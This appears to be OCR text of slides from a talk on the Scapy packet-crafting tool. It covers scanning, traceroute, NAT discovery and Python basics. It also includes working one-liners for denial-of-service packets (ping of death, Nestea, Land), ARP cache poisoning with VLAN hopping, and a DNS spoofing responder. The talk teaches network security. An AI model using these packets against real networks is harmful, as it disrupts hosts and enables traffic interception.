from scapy import srp,Ether,ARP,conf
conf.verb=0
ans,unans=srp(Ether(dst="ff:ff:ff:ff:ff:ff")
              /ARP(pdst=sys.argv[1]),
             timeout=2)

for s,r in ans:
    print r.sprintf("%Ether.src% %ARP.psrc%")
```

Continuous traffic monitoring

- use `sniff()` and the `prn` paramter
- the callback function will be applied to every packet
- BPF filters will improve perfomances
- `store=0` prevents `sniff()` from storing every packets

Example

```python
#! /usr/bin/env python
from scapy import *

def arp_monitor_callback(pkt):
    if ARP in pkt and pkt[ARP].op in (1,2): #who-has or is-at
        return pkt.sprintf("%ARP.hwsrc% %ARP.psrc%")

sniff(prn=arp_monitor_callback, filter="arp", store=0)
```

Old school

Malformed packets

```
send(IP(dst="10.1.1.5", ihl=2, version=3)/ICMP())
```

Ping of death (Muuahahah)

```
send( fragment(IP(dst="10.0.0.5")/ICMP()/("X"*60000)) )
```

Nestea attack

```
send(IP(dst=target, id=42, flags="MF")/UDP()/("X"*10))
send(IP(dst=target, id=42, frag=48)/("X"*116))
send(IP(dst=target, id=42, flags="MF")/UDP()/("X"*224))
```

Land attack (designed for Microsoft® Windows®)

```
send(IP(src=target,dst=target)/TCP(sport=135,dport=135))
```

ARP cache poisoning through VLAN hopping

This attack prevents a client from joining the gateway by poisoning its ARP cache through a VLAN hopping attack.

Classic ARP cache poisoning

```
send( Ether(dst=clientMAC)
          /ARP(op="who-has", psrc=gateway, pdst=client),
      inter=RandNum(10,40), loop=1 )
```

ARP cache poisoning with double 802.1q encapsulation

```
send( Ether(dst=clientMAC)/Dot1Q(vlan=1)/Dot1Q(vlan=2)
          /ARP(op="who-has", psrc=gateway, pdst=client),
      inter=RandNum(10,40), loop=1 )
```

TCP port scan

- Send a TCP SYN on each port
- Wait for a SYN-ACK or a RST or an ICMP error

Sending packets

```
res,unans = sr( IP(dst="target")
                /TCP(flags="S", dport=(1,1024)) )
```

Possible result visualization: open ports

```
res.nsummary( filter=lambda (s,r): \
              (r.haslayer(TCP) and \
               (r.getlayer(TCP).flags & 2)) )
```

Detect fake TCP replies [Ed3f]

- Send a TCP/IP packet with correct IP checksum and bad TCP checksum
- A real TCP stack will drop the packet
- Some filters or MitM programs will not check it and answer

Sending packets

```
res,unans = sr( IP(dst="target")
                /TCP(dport=(1,1024),chksum=0xBAD) )
```

Possible result visualization: fake replies

```
res.summary()
```

IP protocol scan

- Send IP packets with every possible value in the protocol field.
- Protocol not recognized by the host $\Longrightarrow$ ICMP *protocol unreachable*
- Better results if the IP payload is not empty

Sending packets

```
res,unans = sr( IP(dst="target", proto=(0,255))/"XX" )
```

Possible result visualization: recognized protocols

```
unans.nsummary(prn=lambda s:s.proto)
```

IP protocol scan with fixed TTL

- Send IP packets with every possible value in the protocol field and a well chosen TTL
- Protocol not filtered by the router $\Longrightarrow$ ICMP *time exceeded in transit*

Sending packets

```
res,unans = sr( IP(dst="target", proto=(0,255),
                      ttl=7)/"XX",
                retry=-2 )
```

Possible result visualization: filtered protocols

```
unans.nsummary(prn=lambda s:s.proto)
```

ARP ping

- Ask every IP of our neighbourhood for its MAC address

$\Longrightarrow$ Quickly find alive IP

$\Longrightarrow$ Even firewalled ones (firewalls usually don't work at Ethernet or ARP level)

Sending packets

```
res,unans = srp(Ether(dst="ff:ff:ff:ff:ff:ff")
                /ARP(pdst="192.168.1.0/24"))
```

Possible result visualization: neighbours

```
res.summary(
   lambda (s,r): r.sprintf("%Ether.src% %ARP.psrc%")
)
```

Note: The high-level function `arping()` does that.

IKE scan

- Scan with an ISAKMP Security Association proposal

$\Longrightarrow$ VPN concentrators will answer

Sending packets

```
res,unans= sr( IP(dst="192.168.1.*")
   /UDP()
   /ISAKMP(init_cookie=RandString(8),
           exch_type="identity prot.")
   /ISAKMP_payload_SA(prop=ISAKMP_payload_Proposal())
)
```

Possible result visualization: VPN concentrators list

```
res.nsummary(
   prn=lambda (s,r): r.src,
   filter=lambda (s,r): r.haslayer(ISAKMP) )
```

Applicative UDP Traceroute

- Tracerouting an UDP application like we do with TCP is not reliable (no handshake)
- We need to give an applicative payload (DNS, ISAKMP, NTP, ...) to deserve an answer

Send packets

```
res,unans = sr(IP(dst="target", ttl=(1,20))
               /UDP()
               /DNS(qd=DNSQR(qname="test.com"))
```

Possible result visualization: List of routers

```
res.make_table(lambda (s,r): (s.dst, s.ttl, r.src))
```

NAT finding

- Do a TCP traceroute or a UDP applicative traceroute
- If the target IP answers an ICMP *time exceeded in transit* before answering to the handshake, there is a Destination NAT

```
>>> traceroute("4.12.22.7",dport=443)
Received 31 packets, got 30 answers, remaining 0 packets
   4.12.22.7:tcp443
1 52.10.59.29  11
2 41.54.20.133 11
3 13.22.161.98 11
4 22.27.5.161  11
5 22.27.5.170  11
6 23.28.4.24   11
7 4.12.22.7    11
8 4.12.22.7    SA
9 4.12.22.7    SA
```

NAT leaks

We've found a DNAT. How to find the real destination ?

- Some NAT programs have the following bug :
  - they NAT the packet
  - they decrement the TTL
  - if the TTL expired, send an ICMP message with the packet as a citation

  $\Longrightarrow$ ohoh, they forgot to unNAT the citation !
- Side effects
  - the citation does not match the request

  $\Longrightarrow$ (real) stateful firewalls don't recognize the ICMP message and drop it

  $\Longrightarrow$ *traceroute* and programs that play with TTL don't see it either

NAT leaks

We've found a DNAT. How to find the real destination ?

```
>>> traceroute("4.12.22.8",dport=443)
Received 31 packets, got 30 answers, remaining 0 packets
   4.12.22.8:tcp443
1 52.10.59.29  11
2 41.54.20.133 11
3 13.22.161.98 11
4 22.27.5.161  11
5 22.27.5.170  11
6 23.28.4.24   11
missing hop 7
8 4.12.22.8    SA
9 4.12.22.8    SA
```

NAT leaks

We've found a DNAT. How to find the real destination ?


Scapy is able to handle that :

```
>>> conf.checkIPsrc = 0
>>> ans,unans = traceroute("4.12.22.8",dport=443)
[...]
Received 31 packets, got 30 answers, remaining 0 packets
  4.12.22.8:tcp443
1 52.10.59.29  11
2 41.54.20.133 11
3 13.22.161.98 11
4 22.27.5.161  11
5 22.27.5.170  11
6 23.28.4.24   11
7 4.12.22.8    11
8 4.12.22.8    SA
9 4.12.22.8    SA
>>> ans[6][1]
```

NAT enumeration


How many boxes behind this IP ?

```
>>> a,b=sr( IP(dst="target")/TCP(sport=[RandShort()]*1000) )
>>> a.plot(lambda (s,r): r.id)
```




NAT enumeration


How many boxes behind this IP ?




www.apple.com




www.google.com




www.yahoo.fr



www.cisco.com



www.microsoft.com



www.kernel.org

Conclusion

Some supported protocols

ARP, BOOTP, DHCP, DNS, 802.11, WEP, 802.3, Ethernet, 802.1q, L2CAP, LLC, SNAP, EAP, HSRP, IP, UDP, TCP, ISAKMP, MobileIP, NBTSession, NTP, PPP, PPPoE, Prism Headers, RIP, STP, Sebek, Skinny, SMBMailSlot . . .

Some applications

ARP cache poisonning, VLAN hopping, DNS spoofing, OS fingerprinting, DoSing, Dynamic DNS updates, traceroutes, scanning, network discovery, Access Point Spoofing, Wi-Fi signal strength measuring, DHCP server, DHCP spoofing, DHCP exhaustion, . . .

Conclusion
Limitations

- Can't handle too many packets. Won't replace a mass-scanner.
- Usually don't interpret for you. You must know what you're doing.
- Stimulus/response(s) model. Won't replace *netcat*, *socat*, . . . easily

Conclusion

Pros

- *Scapy* has its own ARP stack and its own routing table.
- *Scapy* works the same for layer 2 and layer 3
- *Scapy* bypasses local firewalls
- Fast packet designing
- Default values that work
- Unlimited combinations
- Probe once, interpret many
- Interactive packet and result manipulation

$\Longrightarrow$ Extremely powerful architecture for your craziest dreams (I hope so!)

The End

That's all folks!

Thanks for your attention.

You can reach me at **phil@secdev.org**

These slides are online at `http://www.secdev.org/`

Part I

Appendix

Appendices

5 References

6 Additionnal material
- Learning Python in 2 slides
- Answering machines
- The sprintf() method
- Zoomed frames

References I

- P. Biondi, *Scapy*
  http://www.secdev.org/projects/scapy/
- Ed3f, 2002, *Firewall spotting with broken CRC*, Phrack 60
  http://www.phrack.org/phrack/60/p60-0x0c.txt
- Ofir Arkin and Josh Anderson, *Etherleak: Ethernet frame padding information leakage*,
  http://www.atstake.com/research/advisories/2003/atstake_etherleak_r
- P. Biondi, 2002 *Linux Netfilter NAT/ICMP code information leak*
  http://www.netfilter.org/security/2002-04-02-icmp-dnat.html

References II

P. Biondi, 2003 *Linux 2.0 remote info leak from too big icmp citation*
`http://www.secdev.org/adv/CARTSA-20030314-icmpleak`

Learning Python in 2 slides (1/2)

- This is an **int** (signed, 32bits) : `42`
- This is a **long** (signed, infinite): `42L`
- This is a **str** : `"bell\x07\n"` or `'bell\x07\n'` (`"` $\Longleftrightarrow$ `'`)
- This is a **tuple** (immutable): `(1,4,"42")`
- This is a **list** (mutable): `[4,2,"1"]`
- This is a **dict** (mutable): `{ "one":1 , "two":2 }`

Learning Python in 2 slides (2/2)

No block delimiters. Indentation **does** matter.

```
if cond1:
    instr
    instr
elif cond2:
    instr
else:
    instr
```

```
try:
    instr
except exception:
    instr
else:
    instr
```

```
for var in set:
    instr
```

lambda x, y: $x+y$

```
while cond:
    instr
    instr
```

```
def fact(x):
    if x == 0:
        return 1
    else:
        return x*fact(x-1)
```

Answering machines

- An answering machine enables you to quickly design a stimulus/response daemon
- Already implemented: fake DNS server, ARP spoofer, DHCP daemon, FakeARPd, Airpwn clone

Interface description

```
class Demo_am(AnsweringMachine):
    function_name = "demo"
    filter = "a bpf filter if needed"
    def parse_options(self, ...):
        ....
    def is_request(self, req):
        # return 1 if req is a request
    def make_reply(self, req):
        # return the reply for req
```

Answering machines

Using answering machines

- The class must be instanciated
- The parameters given to the constructor become default parameters
- The instance is a callable object whose default parameters can be overloaded
- Once called, the instance loops, sniffs and answers stimuli

Side note:

Answering machine classes declaration automatically creates a function, whose name is taken in the `function_name` class attribute, that instantiates and runs the answering machine. This is done thanks to the `ReferenceAM` metaclass.

Answering machines

DNS spoofing example

```
class DNS_am(AnsweringMachine):
    function_name="dns_spoof"
    filter = "udp port 53"

    def parse_options(self, joker="192.168.1.1", zone=None):
        if zone is None:
            zone = {}
        self.zone = zone
        self.joker=joker

    def is_request(self, req):
        return req.haslayer(DNS) and req.getlayer(DNS).qr == 0

    def make_reply(self, req):
        ip = req.getlayer(IP)
        dns = req.getlayer(DNS)
        resp = IP(dst=ip.src, src=ip.dst)/UDP(dport=ip.sport,sport
        rdata = self.zone.get(dns.qd.qname, self.joker)
        resp /= DNS(id=dns.id, qr=1, qd=dns.qd,
                    an=DNSRR(rrname=dns.qd.qname, ttl=10, rdata=rd
        return resp
```

The `sprintf()` method

Advanced formating syntax

Exact directive format is `%[fmt[r],]cls[:nb].field%`.

- `cls` is the name of the target class
- `field` is the field's name
- `nb` ask for the nbth instance of the class in the packet
- `fmt` is a formating directive à la `printf()`
- `r` is a flag whose presence means that you want the field's value instead of its representation

Example

```
>>> a=IP(id=10)/IP(id=20)/TCP(flags="SA")
>>> a.sprintf("%IP.id% %IP:1.id% %IP:2.id%")
'10 10 20'
>>> a.sprintf("%TCP.flags%|%-5s,TCP.flags%|%#5xr,TCP.flags%")
'SA|SA   | 0x12'
```

The `sprintf()` method


Conditional substrings

- You sometimes need to summarize different kinds of packets with only one format string
- A conditionnal substring looks like : `{cls:substring}`
- If `cls` is a class present in the packet, the `substring` is kept in the format string, else it is removed


Example

```
>>> f = lambda p: \
  p.sprintf("This is a{TCP: TCP}{UDP:n UDP}{ICMP:n ICMP} packet")
>>> f(IP()/TCP())
'This is a TCP packet'
>>> f(IP()/ICMP())
'This is an ICMP packet'
>>> p = sr1(IP(dst="www.yahoo.com",ttl=16)/TCP())
>>> p.sprintf("{IP:%IP.src% {ICMP:%ICMP.type%}{TCP:%TCP.flags%}}")
'216.109.118.65 SA' or '216.109.88.86 time-exceeded'
```


NAT enumeration: `www.apple.com`




NAT enumeration: `www.cisco.com`




NAT enumeration: `www.google.com`



NAT enumeration: `www.microsoft.com`



NAT enumeration: `www.yahoo.fr`



NAT enumeration: `www.kernel.org`